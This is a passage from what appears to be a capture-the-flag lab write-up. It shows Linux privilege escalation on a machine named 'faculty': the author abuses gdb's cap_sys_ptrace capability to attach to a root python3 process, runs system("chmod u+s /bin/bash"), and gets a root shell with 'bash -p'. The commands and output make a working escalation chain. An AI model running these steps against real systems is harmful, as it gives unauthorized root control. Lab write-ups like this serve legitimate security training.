As we know from the id command, developer user is under debug group. We can check binary under debug groups. Discover that we can execute gdb command.

```
developer@faculty:/dev/shm$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:/dev/shm$ find / -group debug 2> /dev/null
/usr/bin/gdb
developer@faculty:/dev/shm$ find / -group faculty 2> /dev/null
developer@faculty:/dev/shm$ find / -group developer 2> /dev/null
/run/user/1001
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
```

3.2 GDB linux capabilities

GDB capabilities has **CAP_SYS_PTRACE** + EP. We can do SETUID to a binary file such as bash. Below screenshot take from linpeas output.

```
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

3.3 Shell as Root

3.3.1 Root Process

By refer to [blog](#), we can check process that execute by root. We found python3 is ran by root user. We can take the PID of the process.

```
developer@faculty:/dev/shm$ ps -eaf | grep root | grep -v '\['
root      1      0  0 02:02 ?        00:00:16 /sbin/init maybe-ubiquity
root     466      1  0 02:02 ?        00:00:01 /lib/systemd/systemd-journald
root     495      1  0 02:02 ?        00:00:01 /lib/systemd/systemd-udev
root     621      1  0 02:02 ?        00:00:02 /sbin/multipathd -d -s
root     652      1  0 02:02 ?        00:00:00 /usr/bin/VGAuthService
root     662      1  0 02:02 ?        00:00:25 /usr/bin/vmtoolsd
root     663      1  0 02:02 ?        00:00:00 /sbin/dhclient -l -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root     687      1  0 02:02 ?        00:00:00 /usr/lib/accounts-service/accounts-daemon
root     784      1  0 02:02 ?        00:00:01 /usr/sbin/irqbalance --foreground
root     707      1  0 02:02 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root     714      1  0 02:02 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root     736      1  0 02:02 ?        00:00:00 /lib/systemd/systemd-logind
root     739      1  0 02:02 ?        00:00:00 /usr/lib/udisks2/udisksd
root     754      1  0 02:02 ?        00:00:00 /usr/sbin/ModemManager
root     912      1  0 02:02 ?        00:00:00 /usr/sbin/cron -f
root     913      1  0 02:02 ?        00:00:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
root     914      912  0 02:02 ?        00:00:00 /usr/sbin/CRON -f
root     916      914  0 02:02 ?        00:00:00 /bin/sh -c bash /root/service_check.sh
root     917      916  0 02:02 ?        00:00:01 bash /root/service_check.sh
root     934      1  0 02:02 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root     972      1  0 02:02 tty1    00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root    1574      1  0 02:02 ?        00:00:00 /usr/lib/postfix/sbin/master -w
root   29589      917  0 08:02 ?        00:00:00 sleep 20
develop+ 29591  10894  0 08:02 pts/1    00:00:00 grep --color=auto root
```

3.3.2 GDB Modification

Attach the process PID with GDB.

```
developer@faculty:/dev/shm$ gdb -p 707
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
```

Next, we just need to add SETUID to bash binary. We call the system() function from python and do the SUID binary. We could verify the bash now has the S permission.

```
(gdb) call (void)system("chmod u+s /bin/bash")
[Detaching after vfork from child process 29902]
(gdb) quit
A debugging session is active.

    Inferior 1 [process 707] will be detached.

Quit anyway? (y or n) y
Detaching from program: /usr/bin/python3.8, process 707
[Inferior 1 (process 707) detached]
developer@faculty:/dev/shm$ which bash
/usr/bin/bash
developer@faculty:/dev/shm$ ls -la /usr/bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 11:14 /usr/bin/bash
```

3.3.3 Root Shell

Now we can use the 'bash -p' command to get root

```
developer@faculty:/dev/shm$ bash -p
bash-5.0#
bash-5.0# id
uid=1001(developer) gid=1002(developer) euid=0(root) groups=1002(developer),1001(debug),1003(faculty)
bash-5.0# cd /root
bash-5.0# ls -la
total 52
drwx----- 8 root root 4096 Jun 23 18:50 .
drwxr-xr-x 19 root root 4096 Jun 23 18:50 ..
lrwxrwxrwx 1 root root   9 Oct 23 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Jun 23 18:50 .cache
drwx----- 3 root root 4096 Jun 23 18:50 .config
drwxr-xr-x 2 root root 4096 Jun 23 18:50 .customization
drwxr-xr-x 3 root root 4096 Jun 23 18:50 .local
drwxr-xr-x 4 root root 4096 Jun 23 18:50 .npm
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
drwxr-x-- 2 root root 4096 Jun 23 18:50 .ssh
-rw-r--r-- 1 root root 98 Jun 22 22:55 check_cron.sh
-rw-r----- 1 root root 33 Aug 13 02:02 root.txt
-rw-r--r-- 1 root root 183 Jun 22 22:37 service_check.sh
bash-5.0#
```

3.3.4 Reset Bash Binary

Reset the bash program to default status.

```
bash-5.0# chmod a-st /usr/bin/bash
bash-5.0# ls -la /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18 11:14 /usr/bin/bash
bash-5.0#
```